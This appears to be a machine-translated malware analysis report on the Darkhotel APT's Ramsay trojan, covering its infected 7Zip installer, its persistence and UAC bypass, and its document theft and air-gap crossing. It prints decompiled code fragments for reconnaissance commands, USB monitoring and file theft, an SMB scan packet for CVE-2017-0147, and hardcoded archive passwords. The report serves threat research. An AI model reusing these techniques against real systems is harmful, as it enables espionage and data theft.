Analysis of Ramsay components of Darkhotel's infiltration and isolation network

Archived: 2026-04-05 22:05:07 UTC

1 Overview

Antiy CERT discovered the recent threat behavior of APT organization Darkhotel on April 20, 2020, and continued to follow up the analysis. The Ramsay component of this penetration and isolation network and the analysis report associated with the Darkhotel organization are now announced.

The Darkhotel organization is a general capability national/regional actor with a national background, also known as Dubnium, Nemim, Tapaoux, APT-C-06, T-APT-02, etc. It was first disclosed by Kaspersky on August 10, 2015 and is a The active target countries that have been active so far are China, North Korea, India, and Japan. In the previous attacks, hijacking WiFi delivery bait, spear phishing emails, 0day, nday, abuse of digital signatures, white use, and infection of U disk files to achieve physical isolation and other technical means.

In this incident, the strategy of the Darkhotel organization is to bundle malicious code with legitimate applications. Previous disclosures to the organization believed that this bundling strategy was to disguise malicious code, which belongs to the initial delivery load stage of ATT&CK. But in fact, from the sample Ramsay component captured recently, the malicious code bundled with the legitimate application belongs to the infected file rather than a fake decoy. It belongs to the ATT&CK intranet horizontal migration penetration stage, which is mainly used to spread malicious code on the isolated network. . There are four reasons for determining that the Darkhotel penetration activity is an isolated network:

First, assuming that the target terminal is deployed with anti-virus software, the file infection method is easy to be detected, but no more samples are found based on the hunting situation of active samples, indicating that Darkhotel activities are limited to specific targets;

Second, most of the application installation packages for office scenarios come from shared disk downloads or trust sharing between colleagues,ChigeEspecially in isolated network scenarios, it is impossible to download from the official website of the application;

Third, in the early disclosures about Darkhotel, if there are missing components, they will be downloaded through Powershell, but the analysis of this Darkhotel activity does not involve network requests or download behaviors;

Fourth, this Darkhotel event is not based on the network protocol C2, but based on a custom file transfer control instruction. When Ramsay scans an infected document brought into an isolated network environment, it reads the corresponding instruction and executes the corresponding instruction The payload object spreads on the isolated network as an attack weapon.

Through the correlation analysis, the payload of Darkhotel's initial delivery phase was captured.




Figure 1-1 The ATT&CK mapping corresponding to the penetration of the Ramsay component of the Darkhotel organization

The operation involves 28 technical points in 10 stages. The specific technical behaviors are described in the following table

Table 1-1 Description of the specific technical behavior of the penetration of the Ramsay component of the Darkhotel organization

ATT&CK阶段/别	具体行为
初始访问	通过感染可移动介质传播自身或者疑似使用鱼叉式钓鱼邮件传播
执行	通过诱导用户执行，以及利用Windows服务、加载模块API执行
持久化	通过新建服务、利用AppInit DLL(注册表项)、利用计划任务
提权	绕过用户账户控制（UAC）
防御规避	进程注入、软件加壳、DLL搜索顺序劫持、删除文件
发现	发现文件和目录、发现网络共享、发现进程
横向移动	拷贝远程文件、利用远程服务、通过可移动介质复制
收集	自动收集、收集本地系统数据、收集网络共享驱动数据、收集可移动介质数据、获取屏幕截图
命令与控制	通过可移动介质通信、使用自定义C2协议
渗出	压缩数据

2 Malicious code analysis

2.1 Analysis of infected software

The time stamp of the infected software is March 4, 2020. It appears to be disguised as an installation package of the well-known compression software 7Zip. Considering the Trojan's PE infection mechanism, this bait is likely to be a victim's network. The normal 7Zip installation package infected by Ramsay v2 is not the initial bait.




Figure 2-1 Infected software icon

Ramsay v2 Trojan release principle is as follows：

The Installer structure is responsible for finding the location of the 4 special signs of the bait itself, extracting the included normal 7Zip runner, Dropper and normal 7Zip installation package, releasing to a temporary directory and running：

Figure 2-2 Schematic diagram of decoy installation package

The normal 7Zip runner is responsible for running the normal 7Zip installation package, and an interactive interface pops up in the foreground.




Figure 2-3 Pop up the normal 7Zip installation interface

Dropper is responsible for releasing the subsequent series of functional components：

After Dropper is running, you need to check whether you want to create the "%APPDATA%\\Microsoft\\UserSetting\\" directory, and then check whether your command parameter is "gQ9VOe5m8zP6", and then start to release multiple functional components. The method of Dropper release is different from 7Zip decoy, and it is more direct: starting from the specified offset of Dropper itself, reading the specified size bytes, then changing the first two bytes back to the MZ header, and finally writing to the specified position.

The included components are listed as follows, according to the system environment to choose to release：

Table 2-1 Each functional component

释放路径	大小	主要功能
%TEMP%\\%S2.exe	104960 字节	开源工具UACME，用于BypassUAC
%System32%\\Identities\\wideshut.exe	595968字节	Dropper自身复制而来
%System32%\\Identities\\sharp.exe	562064字节	WinRAR官方主程序
%System32%\\Identities\\bindsvc.exe	299082字节	感染本地和内网共享中的EXE，突破网络隔离
%system32%\\drivers\\hfile.sys	65280字节	内核Rootkit
%system32%\\msfte.dll (64位)	221184字节	窃密 | 打包 | CVE-2017-0147漏洞扫描 | 基于文件传输的C2通讯
%system32%\\msfte.dll (32位)	190464字节	同上
%system32%\\oci.dll (64位)	221184字节	窃密 | 打包 | CVE-2017-0147漏洞扫描 | 基于文件传输的C2通讯
%system32%\\oci.dll (32位)	190464字节	同上
%system32%\\wimsvc.exe	595968字节	Dropper自身复制而来

The following are examples of core functional components：

"bindsvc.exe" component

This component is responsible for infecting the EXE program in the non-system disk and the intranet network share, waiting for the attack target to propagate into the isolated network. The infection result is the same as the file structure of the 7Zip decoy above, but the normal software at the end is replaced with each infection. The specific process is detailed in Chapter 3.

"msfte.dll" component

This component distinguishes between 32-bit and 64-bit. The attacker named it internally: "Ramsay".

Operation mode: "msfte.dll" can hijack the system service "WSearch" in the system32 directory, and it is called and run by the system program "SearchSystemHost.exe" with SYSTEM permission.

The main functions are divided into DllEntryPoint(), AccessDebugTracer() and AccessRetailTracer() according to the exported functions：

2.1.1 Export function: DllEntryPoint()

1. Obtain the local hardware GUID.

2. Release the script "%APPDATA%\\Microsoft\\Word\\winword.vbs" to extract plain text from users' recent Word documents.

```
v65 = &FileName;
kk_cryptData_2trnmg_sdb(L"Collect Recent DOC - %s", &FileName);
PathName = 0;
memset(&v69, 0, 0x206u);
v65 = (WCHAR *)&Data;
wsprintfW(&PathName, L"%s\\Microsoft\\Word", &Data);
if ( PathFileExistsW(&PathName) || CreateDirectoryW(&PathName, 0) )
{
  v2 = PathFindFileNameW(&FileName);
  PathAppendW(&PathName, v2);
  if ( CopyFileW(&FileName, &PathName, 0) )// 复制Word实体，
                                           // %APPDATA%\\Microsoft\\Office\\Recent\*.docx.lnk -->
                                           // %APPDATA%\\Microsoft\\Word\\
  {
    kk_vbs_doc2txt();                      // Word文档转化成txt
    ++v80;
  }

  {
    v64 = &v72;
    kk_cryptData_2trnmg_sdb(L"Collect TXT by converting word - %s", &v72);
  }
  FindClose(hFindFile);
}
```

Figure 2-4 Extract text from the user's recent Word document

3. Steal users' recent documents：

Release the official WinRAR program, encrypt and package shortcuts of users' recent files：

%APPDATA%\\Microsoft\\Windows\\Recent*.lnk (shortcut for files recently accessed by users)

The packaging password is: PleaseTakeOut6031416!!@@##

4. Check whether it is in the process "HYON.exe" or "BON.exe" or "Cover.exe", corresponding to why the software has not been determined. The attacker also gave the internal name of the "msfte.dll" component: "Ramsay", and the internal version was v8.

```
v5 = _wgetenv(L"SystemDrive");
if ( !StrStrIW(&First, v5)               // 当前进程模块不在系统盘
  || StrStrIW(&First, L"HYON.exe")       // 当前进程名为HYON.exe
  || StrStrIW(&First, L"BON.exe")        // 当前进程名为BON.exe
  || StrStrIW(&First, L"Cover.exe") )    // 当前进程名为Cover.exe
{
  v6 = GetCurrentProcessId();
  kk_cryptData_2ramdisk_sdb(
    L"===== Injected Ramsay Dll v%d (PID: %d, Path: %s) =====",
    *(_DWORD *)v8_dword_1002B004,        // 版本号为8
    v6,
    &First);
```

Figure 2-5 The internal name of the "msfte.dll" component

5. Based on custom file transfer control instructions, see Chapter 3.

2.1.2 Export functions: AccessDebugTracer() and AccessRetailTracer()

1. Inject itself into the explorer.exe process.

2. Write its own version number to "%APPDATA%\\Microsoft\\UserSetting\\version.ini", this time the version is 8.

3. Collect system information, including system version, process list, network connection, network configuration, routing information, ARP table, process calling msfte.dll, network sharing, Pin "server" host results (not exist normally), call The hfile.sys system service. This information will be encrypted and saved to the .rtt file in the "%APPDATA%\\Microsoft\\UserSetting\\MediaCache\\" directory.

```
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c systeminfo");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"tasklist /v\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"netstat -ano\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"ipconfig /all\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"route print\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"arp -a\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"tasklist /m msfte.dll\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"net share\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"ping server\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"sc query hfile.sys\"");
return sub_1000CA60(&CommandLine, psz1, a2);
```

Figure 2-6 Collecting system information

4. Collect document files with the suffixes ".txt", ".doc" and ".xls" in the Internet cache directory of the IE browser:

"%USERPROFILE%\\AppData\\Local\\Microsoft\\Windows\\Temporary Internet Files\\Content.IE5\\"

5. Collect information about each disk, including directory and file lists, disk names, total space, and remaining space.

Enumerate A to Z to collect the information of the existing disk.

Create a window named "lua" and set the lpfnWndProc function to collect information when an external removable storage device is connected :


```
WndClass.lpszMenuName = 0;
WndClass.lpfnWndProc = kk_RemovableDevices_spy;
WndClass.lpszClassName = L"lua";
WndClass.hInstance = hInstance;
if ( RegisterClassW(&WndClass) )
{
  hWnd = CreateWindowExW(
           0,
           WndClass.lpszClassName,
           0,
           0,
           2147483648,
           2147483648,
           2147483648,
           2147483648,
           0,
           0,
           hInstance,
           0);
```

```
if ( a2 == 0x8000 )                             // DBT_DEVICEARRIVAL
{
  if ( *(_DWORD *)(a3 + 4) == 2 )
  {
    lstrcpyW(&String1, L"A:");
    String1 = (char)sub_10008FA0(*(_DWORD *)(a3 + 12));// 确定盘符
    kk_cryptData_2ramdisk_sdb(L"Drive %s Media has arrived.", &String1);
    result = sub_10008BA0(&String1, 1, 0);     // 采集目录和文件列表、磁盘信息
  }
}
else if ( a2 == 0x8004 )                        // DBT_DEVICEREMOVECOMPLETE
{
  result = a3;
  if ( *(_DWORD *)(a3 + 4) == 2 )
  {
    v4 = sub_10008FA0(*(_DWORD *)(a3 + 12));  // 确定盘符
    result = kk_cryptData_2ramdisk_sdb(L"Drive %c: Media was removed.", v4);
  }
}
```

Figure 2-7 Collecting information of external removable storage devices

6. Intranet CVE-2017-0147 vulnerability scan:

CVE-2017-0147 is a Windows SMB information leakage vulnerability in the famous Eternal series. Here, the attacker sends a special data packet to the Microsoft server's message block 1.0 (SMBv1) in the intranet, and only checks whether the vulnerability exists. use:



```
00 00 00 54 FF 53 4D 42 72 00 00 00 00 18 01 28   ...TÿSMBr......(
00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 4B   ................/K
00 00 C5 5E 00 31 00 02 4C 41 4E 4D 41 4E 31 2E   ..Å^.1..LANMAN1.
30 00 02 4C 4D 31 2E 32 58 30 30 32 00 02 4E 54   0..LM1.2X002..NT
20 4C 41 4E 4D 41 4E 20 31 2E 30 00 02 4E 54 20    LANMAN 1.0..NT
4C 4D 20 30 2E 31 32 00 00 00 00 63 FF 53 4D 42   LM 0.12....cÿSMB
73 00 00 00 00 18 01 20 00 00 00 00 00 00 00 00   s...... ........
00 00 00 00 00 00 2F 4B 00 00 C5 5E 0D FF 00 00   ....../K..Å^.ÿ..
00 DF FF 02 00 01 00 00 00 00 00 00 00 00 00 00   .ßÿ............
00 00 00 40 00 00 00 26 00 00 2E 00 57 69 6E 64   ...@...&....Wind
6F 77 73 20 32 30 30 30 20 32 31 39 35 00 57 69   ows 2000 2195.Wi
6E 64 6F 77 73 20 32 30 30 30 20 35 2E 30 00 00   ndows 2000 5.0..
```

```
    kk_cryptData_2ramdisk_sdb(L"<-> %S(%S), NOT VULNERABLE", cp, &String1);
  }
  result = 0;
}
else
{
  kk_cryptData_2ramdisk_sdb(
    L"<+> %S(%S), VULNERABLE (STATUS_INSUFF_SERVER_RESOURCES)",
```

Figure 2-8 Sending a missing scan data packet to determine whether it is available

7. Intranet shared directory scanning:

Information collection: Collect sub-directories and file lists, disk names, total space, and remaining space shared by intranet networks.

File collection: Collect document files with the suffixes ".txt", ".doc" and ".xls" in the network sharing directory.

8. Load the DLL named "netmgr_%d.dll" under the "%SystemRoot%\\System32\\Identities\\" directory, %d takes 1 to 9. The DLL is released by the hidden data passed in by the attacker (see Chapter 3 Ramsay's communication method based on file transfer), and no entity is currently obtained:

```
wsprintfW(&pszPath, L"%s\\netmgr_%d.dll", v2, v1);// %SystemRoot%\\System32\\Identities\\netmgr_%d.dll
if ( PathFileExistsW(&pszPath) )
{
  v7 = LoadLibraryW(&pszPath);
  kk_cryptData_2ramdisk_sdb(L"LoadAutoRunDll - %s", &pszPath);
  if ( !v7 )
    kk_cryptData_2ramdisk_sdb(L"Failed to load the dll: %s", "LoadAutoRunDllThread", 779, &pszPath);
}
Sleep(1000u);
```

Figure 2-9 Load netmgr_%d.dll

2.2 Analysis of Vulnerability Exploitation Documents

The vulnerability exploit document entered the target's internal network through spear phishing emails, successively dropped VBS scripts through vulnerabilities CVE-2017-0199 and CVE-2017-8570, and added registry entries to establish a persistent mechanism. The attacker concealed the PE file in the picture, loaded and ran it through the VBS script, and used open source tools to bypass the UAC. The main function was to collect the victim's system information and external removable storage device information.

The Ramsay v1 sample does not have the function of infecting normal files, but it has the ability to implement file transfer control commands and exudation based on customization. Overall, the main purpose of this attack file is to detect and detect the target network environment.

The text of the document bait "accept.docx" is blank, and the last save time is May 2, 2019, which is earlier than the infected software bait.

The metadata includes "제목" in Korean, which means "title" in Chinese:

AppVersion	12.0
Application	Microsoft Office Word
Characters	6
CharactersWithSpaces	6
CreateDate	2019:02:12 07:19:00Z
Creator	Windows User
DocSecurity	None
FileType	DOCX
FileTypeExtension	docx
HeadingPairs	제목1
HyperlinksChanged	false
LastModifiedBy	Windows User
Lines	1
LinksUpToDate	false
MIMEType	application/vnd.openxmlformats-officedocument.wordprocessingml.document
ModifyDate	2019:05:02 07:47:00Z
vt:lpstr	제목

Figure 2-10 The metadata of the decoy document contains Korean

The document utilizes the CVE-2017-0199 vulnerability, and when triggered, it will open the included CVE-2017-8570 vulnerability exploitation document "afchunk.rtf".

"Afchunk.rtf" executes the released SCT script OfficeTemporary.sct. OfficeTemporary.sct is responsible for releasing and executing the VBS script %ALLUSERSPROFILE%\slmgr.vbs.

slmgr.vbs first adds itself to the Run entry of the registry to achieve boot startup:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\slmgr，%ALLUSERSPROFILE%\slmgr.vbs

Then extract the image file "image1.jpeg" contained in the document. Find the special logo in the picture data, decode the subsequent steganographic PE data, release the randomly named .exe in the %ALLUSERSPROFILE% directory and run it.




Figure 2-11 Special logo and PE data attached to the picture

The complete process is as follows:




Figure 2-12 Document decoy execution process

The released random name.exe is an in-depth analysis and belongs to the earlier version of Dropper released by the software decoy above.

There are many important function code overlaps with each other, for example:

・After running, first check whether its own parameter is "gQ9VOe5m8zP6".

・Run a set of CMD commands to collect system information.

・Collect information on local and external removable storage devices.

・Load the "netmgr_%d.dll" delivered by the attacker, %d takes 1 to 9.

・Shortcut to steal recent user files.

· Release open source scripts to extract plain text from users' recent Word documents.

· Use the open source UACME component BypassUAC.

· Command control based on file transfer, instructions and functions are the same.

The differences of this Dropper are as follows:

· With fewer functional components:

Table 2-2 Functional components

释放路径	大小	主要功能
%PROGRAMDATA%\identities\netwiz.exe	990208字节	Dropper自身复制而来
%WINDIR%\syswow64\dpnom.dl	71168字节	向.doc文档写入隐藏数据
%PROGRAMDATA%\sharp.exe	562064字节	WinRAR官方主程序

· Screen capture every 30 seconds

· When an external removable storage device is connected, in addition to collecting information, it will also capture the screen at the moment.

· The password for RAR packaging is PleaseTakeOut!@#

· Based on custom file transfer control instructions, see Chapter 3.

3 Break through the isolated network conjecture

3.1 Breaking through the conjecture of isolated networks

The attacker's conjecture to break through the target isolation network is based on the threat behavior of the malicious code function, rather than the association of the malicious code timing space. Darkhotel activities are limited to specific targets. According to the USB data collected by the Ramsay v1 Trojan during the operation activities, it was found that there is an isolated network in the target. Because the C2 based on the network protocol cannot reach the isolated network, it has to develop an isolated network infection program.

On the other hand, in view of the fact that ordinary document files brought out by the isolated network through the removable device are not classified, the attacker chooses to scan all documents inside the isolated network as much as possible. The scenario attached to the infected general document greatly increases the possibility that important information will be brought out by the mobile device. At the same time, the attacker kept the Ramsay v2 Trojan on the isolated network to continue scanning the document. Once the document was found to be brought into the isolated network environment, it reads the corresponding instruction and executes the payload object corresponding to the instruction.

The complete process of file transfer control instructions based on custom:

The attacker's current location may be on the target intranet, which can control a certain number of machines and files on shared directories.

Step 1. Infect the normal EXE file and execute it through the machine that the victim carries into the isolated network.

Step 2. The compromised data in the compromised isolated network machine is attached to the end of the normal Word document;

1) Word documents with stolen data are carried by the victims and evacuated from the isolation network;

2) The attacker finds these Word documents and reads the attached theft data;

Step 3. The attacker infects the new Word document, attaching commands and executing objects.

1) The Word document was carried by the victim into the isolation network;

2) The additional commands and execution objects are executed in the machine that has been compromised in the isolated network;

3) The log of the execution result is also taken out of the isolated network with step 2.

